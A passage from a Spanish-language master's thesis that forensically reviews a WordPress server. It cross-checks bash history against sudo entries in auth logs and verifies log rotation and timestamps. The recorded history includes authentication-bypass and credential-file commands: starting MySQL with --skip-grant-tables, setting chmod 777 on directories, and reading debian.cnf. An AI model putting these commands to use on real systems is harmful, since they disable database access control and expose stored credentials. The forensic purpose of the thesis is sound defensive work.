content/uploads/2011/07/img_0767.jpg HTTP/1.1" 200 420247 "-" "Mozilla/5.0
(compatible; MJ12bot/v1.4.8; http://mj12bot.com/)"
URL: 66.249.66.71 - - [21/Dec/2018:21:30:31 +0000] "GET /wp-
content/uploads/2011/07/dsc03149.jpg HTTP/1.1" 200 615706 "-" "Googlebot-
Image/1.0"
URL con mayor valor: 66.249.66.71 - - [21/Dec/2018:21:30:31 +0000] "GET /wp-
content/uploads/2011/07/dsc03149.jpg HTTP/1.1" 200 615706 "-" "Googlebot-
Image/1.0"
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$

```

## 9.23 Estudio del histórico de comandos

Para la revisión del histórico de comandos, comparamos los comandos almacenados en el fichero *bash\_history* con los registrados en los logs *auth\** almacenados en la ruta */var/log*. Debemos notar en nuestro análisis que los comandos registrados en los ficheros *auth\**, sólo son los ejecutados mediante el comando “sudo”.

La comparación de ambos ficheros es satisfactoria.

Listado de comandos en *.bash\_history* con el comando *sudo*:

```
root@edulo:/home/ubuntu# grep "sudo" .bash_history
sudo apt update
sudo apt upgrade
sudo apt-get install apache2
sudo apt-get install apache2
sudo add-apt-repository ppa:certbot/certbot
sudo apt install python-certbot-apache
sudo vi /etc/apache2/sites-enabled/000-default.conf
sudo apchectl configtest
sudo apachectl configtest
sudo systemctl reload apache2
sudo certbot --apache -d ganga.site -d www.ganga.site
sudo cp /home/ubuntu/WordPress-4.9.8.tar.gz .
sudo tar xzf WordPress-4.9.8.tar.gz
sudo rm WordPress-4.9.8.tar.gz
sudo chown -R www-data:www-data html
sudo apt install libapache2-mod-php
sudo apt-get install mysql-server
sudo apt install php-mysql
sudo mv * ..
sudo rm -r WordPress/
sudo rm index.html
sudo service apache2 restart
sudo vi /etc/mysql/debian
sudo vi /etc/mysql/debian.cnf
sudo service mysql stop
sudo mysqld_safe --skip-grant-tables &
sudo mkdir /run/mysqld
sudo mysqld_safe --skip-grant-tables &
sudo mysqld_safe --skip-grant-tables
sudo chmod 777 /run/mysqld/
sudo mysqld_safe --skip-grant-tables
sudo kill -9 3182 3542
sudo service mysql start
sudo service mysql stop
sudo mysqld_safe --skip-grant-tables
sudo mkdir /var/run/mysqld
sudo chmod 777 /var/run/mysqld
sudo mysqld_safe --skip-grant-tables
sudo rm -r /run/mysqld
sudo service mysql start
```

```

sudo mysql_secure_installation
sudo cat /etc/mysql/debian
sudo cat /etc/mysql/debian.cnf
sudo service mysql stop
sudo kill 3181
sudo kill -9 3181
sudo kill -9 4178
sudo kill -9 4179
sudo kill -9 4539
sudo dpkg-reconfigure mysql-server-5.7
sudo cat debian.cnf
sudo grep root *
sudo service mysql restart
sudo mysql
sudo vi /etc/php/7.2/apache2/php.ini
sudo service apache2 retart
sudo service apache2 rewtart
sudo service apache2 restart
sudo vi wp-config.php
sudo vi functions.php
sudo apt-get update
sudo apt install mailutils
sudo vi /etc/postfix/main.cf
sudo systemctl restart psotfix
sudo systemctl restart postfix

```

Lo resaltado en amarillo en el anterior listado se corresponde con el fichero `/var/log/auth.log.1`:

```

root@edulo:/var/log# grep "TTY" auth.log.1
Dec 30 10:43:39 ip-172-31-38-110 sudo: ubuntu : TTY=pts/0 ; PWD=/var/log ;
USER=root ; COMMAND=/usr/bin/apt-get update
Dec 30 10:43:50 ip-172-31-38-110 sudo: ubuntu : TTY=pts/0 ; PWD=/var/log ;
USER=root ; COMMAND=/usr/bin/apt install mailutils
Dec 30 10:44:39 ip-172-31-38-110 sudo: ubuntu : TTY=pts/0 ; PWD=/var/log ;
USER=root ; COMMAND=/usr/bin/vi /etc/postfix/main.cf
Dec 30 10:45:49 ip-172-31-38-110 sudo: ubuntu : TTY=pts/0 ; PWD=/var/log ;
USER=root ; COMMAND=/bin/systemctl restart psotfix
Dec 30 10:45:53 ip-172-31-38-110 sudo: ubuntu : TTY=pts/0 ; PWD=/var/log ;
USER=root ; COMMAND=/bin/systemctl restart postfix
Dec 30 11:42:11 ip-172-31-38-110 sudo: ubuntu : TTY=pts/1 ; PWD=/var/www/html ;
USER=root ; COMMAND=/usr/bin/vi wp-config.php
Dec 30 11:43:47 ip-172-31-38-110 sudo: ubuntu : TTY=pts/1 ;
PWD=/var/www/html/wp-content/themes/twentyseventeen ; USER=root ;
COMMAND=/usr/bin/vi functions.php

```

Los comandos no resaltados se corresponden con el fichero `/var/log/auth.log.2.gz`:

```

root@edulo:/var/log# zgrep "TTY" auth.log.2.gz
Dec 21 12:09:55 ip-172-31-38-110 sudo: ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/usr/bin/apt update
Dec 21 12:10:07 ip-172-31-38-110 sudo: ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/usr/bin/apt upgrade

```

```

Dec 21 12:18:29 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/usr/bin/apt-get install aapche2
Dec 21 12:18:32 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/usr/bin/apt-get install apache2
Dec 21 13:22:47 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/usr/bin/add-apt-repository ppa:certbot/certbot
Dec 21 13:23:25 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/usr/bin/apt install python-certbot-apache
Dec 21 13:23:49 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/usr/bin/vi /etc/apache2/sites-enabled/000-default.conf
Dec 21 13:24:11 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/usr/sbin/apachectl configtest
Dec 21 13:24:19 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/bin/systemctl reload apache2
Dec 21 13:24:43 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/usr/bin/certbot --apache -d ganga.site -d www.ganga.site
Dec 21 13:28:18 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/bin/cp /home/ubuntu/WordPress-4.9.8.tar.gz .
Dec 21 13:28:23 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/bin/tar xzf WordPress-4.9.8.tar.gz
Dec 21 13:28:28 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/bin/rm WordPress-4.9.8.tar.gz
Dec 21 13:28:42 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www ;
USER=root ; COMMAND=/bin/chown -R www-data:www-data html
Dec 21 13:29:40 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ;
PWD=/var/www/html/WordPress ; USER=root ; COMMAND=/usr/bin/apt install
libapache2-mod-php
Dec 21 18:02:01 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/usr/bin/apt-get install mysql-server
Dec 21 18:02:35 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/usr/bin/apt install php-mysql
Dec 21 18:03:22 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ;
PWD=/var/www/html/WordPress ; USER=root ; COMMAND=/bin/mv index.php
license.txt readme.html wp-activate.php wp-admin wp-blog-header.php wp-comments-
post.php wp-config-sample.php wp-content wp-cron.php wp-includes wp-links-
opml.php wp-load.php wp-login.php wp-mail.php wp-settings.php wp-signup.php wp-
trackback.php xmlrpc.php ..
Dec 21 18:03:26 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/bin/rm -r WordPress/
Dec 21 18:03:55 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/bin/rm index.html
Dec 21 18:04:05 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/usr/sbin/service apache2 restart
Dec 21 18:05:39 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/usr/bin/vi /etc/mysql/debian
Dec 21 18:05:40 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/usr/bin/vi /etc/mysql/debian.cnf
Dec 21 18:06:09 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/usr/sbin/service mysql stop
Dec 21 18:06:30 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/usr/bin/mysqld_safe --skip-grant-tables
Dec 21 18:07:12 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/bin/mkdir /run/mysqld
Dec 21 18:07:14 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/usr/bin/mysqld_safe --skip-grant-tables

```

```

Dec 21 18:08:31 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/usr/bin/mysqld_safe --skip-grant-tables
Dec 21 18:09:09 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/bin/chmod 777 /run/mysqld/
Dec 21 18:09:12 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/bin/chmod 777 /run/mysqld/
Dec 21 18:09:14 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/usr/bin/mysqld_safe --skip-grant-tables
Dec 21 18:10:44 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/1 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/usr/sbin/service mysql stop
Dec 21 18:11:03 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/1 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/bin/kill 3181
Dec 21 18:11:05 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/1 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/bin/kill -9 3181
Dec 21 18:11:18 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/bin/kill -9 3182 3542
Dec 21 18:11:36 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/usr/sbin/service mysql start
Dec 21 18:12:06 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/usr/sbin/service mysql stop
Dec 21 18:12:17 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/usr/bin/mysqld_safe --skip-grant-tables
Dec 21 18:12:25 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/bin/mkdir /var/run/mysqld
Dec 21 18:12:30 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/bin/chmod 777 /var/run/mysqld
Dec 21 18:12:32 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/usr/bin/mysqld_safe --skip-grant-tables
Dec 21 18:14:05 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/1 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/bin/kill -9 4178
Dec 21 18:14:09 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/1 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/bin/kill -9 4179
Dec 21 18:14:12 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/1 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/bin/kill -9 4539
Dec 21 18:14:41 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/bin/rm -r /run/mysqld
Dec 21 18:14:48 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/usr/sbin/service mysql start
Dec 21 18:15:50 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/1 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/usr/sbin/dpkg-reconfigure mysql-server-5.7
Dec 21 18:16:20 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/1 ; PWD=/etc/mysql ;
USER=root ; COMMAND=/bin/cat debian.cnf
Dec 21 18:16:23 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/1 ; PWD=/etc/mysql ;
USER=root ; COMMAND=/bin/grep root conf.d debian-start debian.cnf my.cnf
my.cnf.fallback mysql.cnf mysql.conf.d
Dec 21 18:17:11 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/usr/bin/mysql_secure_installation
Dec 21 18:18:15 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/1 ; PWD=/etc/mysql ;
USER=root ; COMMAND=/usr/sbin/service mysql restart
Dec 21 18:18:59 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/bin/cat /etc/mysql/debian
Dec 21 18:19:00 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/0 ; PWD=/var/www/html ;
USER=root ; COMMAND=/bin/cat /etc/mysql/debian.cnf
Dec 21 18:20:15 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/1 ; PWD=/etc/mysql ;
USER=root ; COMMAND=/usr/bin/mysql

```

```

Dec 21 18:28:30 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/1 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/usr/bin/vi /etc/php/7.2/apache2/php.ini
Dec 21 18:28:38 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/1 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/usr/bin/vi /etc/php/7.2/apache2/php.ini
Dec 21 18:29:01 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/1 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/usr/sbin/service apache2 retart
Dec 21 18:29:03 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/1 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/usr/sbin/service apache2 rewtart
Dec 21 18:29:05 ip-172-31-38-110 sudo:  ubuntu : TTY=pts/1 ; PWD=/home/ubuntu ;
USER=root ; COMMAND=/usr/sbin/service apache2 restart

```

Ante estos resultados, debemos tener en cuenta que el fichero `.bash_history` es propiedad del usuario Ubuntu, por lo que este lo podría haber modificado sin usar el comando “sudo” y no quedaría registrado en el log `/var/log/auth*`

Que según visto en el [punto 4.3.3.1](#), según los permisos definidos para el usuario Ubuntu, este puede ejecutar cualquier comando sin necesidad de usar el comando “sudo”.

De los comandos ejecutados sin usar el comando “sudo”, examinado el archivo `.bash_history`, se puede detectar que muchos de ellos que necesitan permisos de superusuario, se ejecutan sin el comando “sudo”.

## 9.24 Integridad de los logs del servidor

Según lo descrito en el fichero de configuración `rsyslog`, se crearán log para las aplicaciones:

```

root@edulo:/etc/rsyslog.d# ls -la
total 24
drwxr-xr-x  2 root root 4096 Dec 30  2018 .
drwxr-xr-x 99 root root 4096 Jan  3  2019 ..
-rw-r--r--  1 root root  314 Aug 15  2017 20-ufw.conf
-rw-r--r--  1 root root  255 Jul 31  2018 21-cloudinit.conf
-rw-r--r--  1 root root 1124 Jan 30  2018 50-default.conf
-rw-r--r--  1 root root  242 Oct 11  2018 postfix.conf
root@edulo:/etc/rsyslog.d#
root@edulo:/etc/rsyslog.d#

```

Figura 121:rsyslog

A parte para el cortafuegos (`ufw`, que no se crearan logs al estar deshabilitado), `cloudinit` y `postfix`, revisando el fichero `50-default.conf`, se crean los logs:  
`/var/log/auth.log` - `/var/log/syslog` - `/var/log/kern.log` - `/var/log/mail.log` -  
`/var/log/mail.err`

```

GNU nano 2.9.3                               50-default.conf
# Default rules for rsyslog.
#
#       For more information see rsyslog.conf(5) and /etc/rsyslog.conf
#
# First some standard log files.  Log by facility.
#
auth,authpriv.*                /var/log/auth.log
*.*;auth,authpriv.none        -/var/log/syslog
#cron.*                         /var/log/cron.log
#daemon.*                      -/var/log/daemon.log
kern.*                        -/var/log/kern.log
#lpr.*                          -/var/log/lpr.log
mail.*                         -/var/log/mail.log
#user.*                         -/var/log/user.log
#
# Logging for the mail system.  Split it up so that
# it is easy to write scripts to parse these files.
#
#mail.info                     -/var/log/mail.info
#mail.warn                     -/var/log/mail.warn
mail.err                       /var/log/mail.err
#
# Some "catch-all" log files.
#
#*.debug;\
#   auth,authpriv.none;\
#   news.none;mail.none       -/var/log/debug
#*.info;*.notice;*.warn;\
#   auth,authpriv.none;\
#   cron,daemon.none;\
#   mail,news.none           -/var/log/messages
#
# Emergencies are sent to everybody logged in.
#
*.emerg                         :omustmsg:*
#
# I like to have messages displayed on the console, but only on a virtual
# console I usually leave idle.

```

Figura 122:rsyslog 2

Igualmente tendremos logs para el servidor apache, guardados en `/var/log/apache2`, según está configurado en el fichero de configuración `/etc/apache2/apache2.conf`

Política de rotación de log.

Se ejecutará de forma diaria, todos los días a las 6:25 de la mañana:

```

root@edulo:/etc# cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
root@edulo:/etc# ls cron.daily/logro*
cron.daily/logrotate
root@edulo:/etc#

```

Figura 123: crontab

### 9.24.1 Logs de apache

Se creará una versión de forma diaria, manteniendo hasta 14 versiones antiguas, por lo que debería existir como máximo 15 ficheros `access*` y `error*` en `apache2`. La cantidad de ficheros dependerá de la fecha en la que se puso en marcha el servicio apache.

```

root@edulo:/etc/logrotate.d# cat apache2
/var/log/apache2/*.log {
    daily
    missingok
    rotate 14
    compress
    delaycompress
    notifempty
    create 640 root adm
    sharedscripts
    postrotate
        if invoke-rc.d apache2 status > /dev/null 2>&1; then \
            invoke-rc.d apache2 reload > /dev/null 2>&1; \
        fi;
    endscript
    prerotate
        if [ -d /etc/logrotate.d/httpd-prerotate ]; then \
            run-parts /etc/logrotate.d/httpd-prerotate; \
        fi; \
    endscript
}
root@edulo:/etc/logrotate.d# nano /etc/apache2/apache2.conf
Unable to create directory /root/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

Press Enter to continue

```

**Figura 124: Logrotate para apache2**

Analizando los logs *journalctl*, tenemos que el servidor se puso en marcha por primera vez el 21/12/2018 a las 12:18. La primera copia de seguridad se realizó el 23/12/2018 a las 6:25. Así de forma sucesiva hasta el 3/1/2019.

```
root@edulo:/var/log# journalctl | grep "Apache HTTP Server"
Dec 21 12:18:38 ip-172-31-38-110 systemd[1]: Starting The Apache HTTP Server...
Dec 21 12:18:38 ip-172-31-38-110 systemd[1]: Started The Apache HTTP Server.
Dec 21 13:24:19 ip-172-31-38-110 systemd[1]: Reloading The Apache HTTP Server.
Dec 21 13:24:19 ip-172-31-38-110 systemd[1]: Reloaded The Apache HTTP Server.
Dec 21 13:29:51 ip-172-31-38-110 systemd[1]: Stopping The Apache HTTP Server...
Dec 21 13:29:52 ip-172-31-38-110 systemd[1]: Stopped The Apache HTTP Server.
Dec 21 13:29:52 ip-172-31-38-110 systemd[1]: Starting The Apache HTTP Server...
Dec 21 13:29:52 ip-172-31-38-110 systemd[1]: Started The Apache HTTP Server.
Dec 21 13:29:53 ip-172-31-38-110 systemd[1]: Stopping The Apache HTTP Server...
Dec 21 13:29:53 ip-172-31-38-110 systemd[1]: Stopped The Apache HTTP Server.
Dec 21 13:29:53 ip-172-31-38-110 systemd[1]: Starting The Apache HTTP Server...
Dec 21 13:29:53 ip-172-31-38-110 systemd[1]: Started The Apache HTTP Server.
Dec 21 18:04:05 ip-172-31-38-110 systemd[1]: Stopping The Apache HTTP Server...
Dec 21 18:04:05 ip-172-31-38-110 systemd[1]: Stopped The Apache HTTP Server.
Dec 21 18:04:05 ip-172-31-38-110 systemd[1]: Starting The Apache HTTP Server...
Dec 21 18:04:06 ip-172-31-38-110 systemd[1]: Started The Apache HTTP Server.
Dec 21 18:29:05 ip-172-31-38-110 systemd[1]: Stopping The Apache HTTP Server...
Dec 21 18:29:05 ip-172-31-38-110 systemd[1]: Stopped The Apache HTTP Server.
Dec 21 18:29:05 ip-172-31-38-110 systemd[1]: Starting The Apache HTTP Server...
Dec 21 18:29:05 ip-172-31-38-110 systemd[1]: Started The Apache HTTP Server.
Dec 23 06:25:01 ip-172-31-38-110 systemd[1]: Reloading The Apache HTTP Server.
Dec 23 06:25:01 ip-172-31-38-110 systemd[1]: Reloaded The Apache HTTP Server.
Dec 24 06:25:02 ip-172-31-38-110 systemd[1]: Reloading The Apache HTTP Server.
Dec 24 06:25:02 ip-172-31-38-110 systemd[1]: Reloaded The Apache HTTP Server.
Dec 25 06:25:01 ip-172-31-38-110 systemd[1]: Reloading The Apache HTTP Server.
Dec 25 06:25:01 ip-172-31-38-110 systemd[1]: Reloaded The Apache HTTP Server.
Dec 26 06:25:01 ip-172-31-38-110 systemd[1]: Reloading The Apache HTTP Server.
Dec 26 06:25:02 ip-172-31-38-110 systemd[1]: Reloaded The Apache HTTP Server.
Dec 27 06:25:01 ip-172-31-38-110 systemd[1]: Reloading The Apache HTTP Server.
Dec 27 06:25:01 ip-172-31-38-110 systemd[1]: Reloaded The Apache HTTP Server.
Dec 28 06:25:01 ip-172-31-38-110 systemd[1]: Reloading The Apache HTTP Server.
Dec 28 06:25:01 ip-172-31-38-110 systemd[1]: Reloaded The Apache HTTP Server.
Dec 29 06:25:02 ip-172-31-38-110 systemd[1]: Reloading The Apache HTTP Server.
Dec 29 06:25:02 ip-172-31-38-110 systemd[1]: Reloaded The Apache HTTP Server.
Dec 30 06:25:01 ip-172-31-38-110 systemd[1]: Reloading The Apache HTTP Server.
Dec 30 06:25:02 ip-172-31-38-110 systemd[1]: Reloaded The Apache HTTP Server.
Dec 31 06:25:01 ip-172-31-38-110 systemd[1]: Reloading The Apache HTTP Server.
Dec 31 06:25:01 ip-172-31-38-110 systemd[1]: Reloaded The Apache HTTP Server.
Jan 01 06:25:01 ip-172-31-38-110 systemd[1]: Reloading The Apache HTTP Server.
Jan 01 06:25:02 ip-172-31-38-110 systemd[1]: Reloaded The Apache HTTP Server.
Jan 02 06:25:01 ip-172-31-38-110 systemd[1]: Reloading The Apache HTTP Server.
Jan 02 06:25:01 ip-172-31-38-110 systemd[1]: Reloaded The Apache HTTP Server.
Jan 03 06:25:01 ip-172-31-38-110 systemd[1]: Reloading The Apache HTTP Server.
Jan 03 06:25:01 ip-172-31-38-110 systemd[1]: Reloaded The Apache HTTP Server.
root@edulo:/var/log#
```

Figura 125:Arranques apache journalctl

Vemos que los ficheros de logs creados son correctos, el fichero más antiguo “*access.log.12.gz*” se modificó por última vez el 2018-12-23 06:22:15. El resto de ficheros, hasta el más actual siguen el patrón de fechas correcto. Para el caso de los *error.log\** el resultado también es correcto.

```

root@edulo:/var/log/apache2# stat * | grep -E "File|access.log|Access: 2|Change|Modify"
File: access.log
Access: 2019-01-03 06:25:01.130012955 +0000
Modify: 2019-01-03 07:33:39.640589598 +0000
Change: 2019-01-03 07:33:39.640589598 +0000
File: access.log.1
Access: 2019-01-02 06:25:01.419654421 +0000
Modify: 2019-01-03 06:17:24.242169919 +0000
Change: 2019-01-03 06:25:01.130012955 +0000
File: access.log.10.gz
Access: 2018-12-24 10:00:15.000000000 +0000
Modify: 2018-12-25 06:23:30.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000
File: access.log.11.gz
Access: 2018-12-23 13:35:14.000000000 +0000
Modify: 2018-12-24 06:24:28.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000
File: access.log.12.gz
Access: 2018-12-23 13:47:42.000000000 +0000
Modify: 2018-12-23 06:22:15.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000
File: access.log.2.gz
Access: 2019-01-01 06:25:01.000000000 +0000
Modify: 2019-01-02 06:00:06.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000
File: access.log.3.gz
Access: 2018-12-31 06:25:01.000000000 +0000
Modify: 2019-01-01 05:26:27.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000
File: access.log.4.gz
Access: 2018-12-30 06:25:01.000000000 +0000
Modify: 2018-12-31 06:18:56.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000
File: access.log.5.gz
Access: 2018-12-29 06:25:01.000000000 +0000
Modify: 2018-12-30 05:53:43.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000
File: access.log.6.gz
Access: 2018-12-28 06:25:01.000000000 +0000
Modify: 2018-12-29 06:13:04.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000
File: access.log.7.gz
Access: 2018-12-27 06:25:01.000000000 +0000
Modify: 2018-12-28 06:18:25.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000
File: access.log.8.gz
Access: 2018-12-26 06:25:01.000000000 +0000
Modify: 2018-12-27 06:18:42.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000
File: access.log.9.gz
Access: 2018-12-25 06:25:01.000000000 +0000
Modify: 2018-12-26 05:55:30.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000

```

Figura 126: Marcas de tiempo logs apache

```
File: error.log
Access: 2019-01-03 06:25:01.130012955 +0000
Modify: 2019-01-03 07:07:43.225725490 +0000
Change: 2019-01-03 07:07:43.225725490 +0000
File: error.log.1
Access: 2019-01-02 06:25:01.419654421 +0000
Modify: 2019-01-03 06:25:01.450004448 +0000
Change: 2019-01-03 06:25:01.450004448 +0000
File: error.log.10.gz
Access: 2018-12-24 10:00:09.000000000 +0000
Modify: 2018-12-25 06:25:01.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000
File: error.log.11.gz
Access: 2018-12-23 13:35:14.000000000 +0000
Modify: 2018-12-24 06:25:02.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000
File: error.log.12.gz
Access: 2018-12-22 15:58:25.000000000 +0000
Modify: 2018-12-23 06:25:01.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000
File: error.log.2.gz
Access: 2019-01-01 06:25:01.000000000 +0000
Modify: 2019-01-02 06:25:01.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000
File: error.log.3.gz
Access: 2018-12-31 06:25:01.000000000 +0000
Modify: 2019-01-01 06:25:02.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000
File: error.log.4.gz
Access: 2018-12-30 06:25:01.000000000 +0000
Modify: 2018-12-31 06:25:01.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000
File: error.log.5.gz
Access: 2018-12-29 06:25:01.000000000 +0000
Modify: 2018-12-30 06:25:02.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000
File: error.log.6.gz
Access: 2018-12-28 06:25:01.000000000 +0000
Modify: 2018-12-29 06:25:02.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000
File: error.log.7.gz
Access: 2018-12-27 06:25:01.000000000 +0000
Modify: 2018-12-28 06:25:01.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000
File: error.log.8.gz
Access: 2018-12-26 06:25:01.000000000 +0000
Modify: 2018-12-27 06:25:01.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000
File: error.log.9.gz
Access: 2018-12-25 06:25:01.000000000 +0000
Modify: 2018-12-26 06:25:02.000000000 +0000
Change: 2019-01-03 06:25:01.126013061 +0000
File: other_vhosts_access.log
Access: 2018-12-21 12:18:37.859869541 +0000
```

Figura 127: Marcas de tiempo logs apache 2

## 9.24.2 Logs del sistema

Para *syslog*, se creará una nueva versión de este archivo cada día, manteniendo hasta 7 versiones antiguas. Por lo que deberán existir 8 ficheros *syslog\** almacenados.

```
root@edulo:/etc/logrotate.d# cat rsyslog
/var/log/syslog
{
    rotate 7
    daily
    missingok
    notifempty
    delaycompress
    compress
    postrotate
        /usr/lib/rsyslog/rsyslog-rotate
    endscrip
}

/var/log/mail.info
/var/log/mail.warn
/var/log/mail.err
/var/log/mail.log
/var/log/daemon.log
/var/log/kern.log
/var/log/auth.log
/var/log/user.log
/var/log/lpr.log
/var/log/cron.log
/var/log/debug
/var/log/messages
{
    rotate 4
    weekly
    missingok
    notifempty
    compress
    delaycompress
    sharedscripts
    postrotate
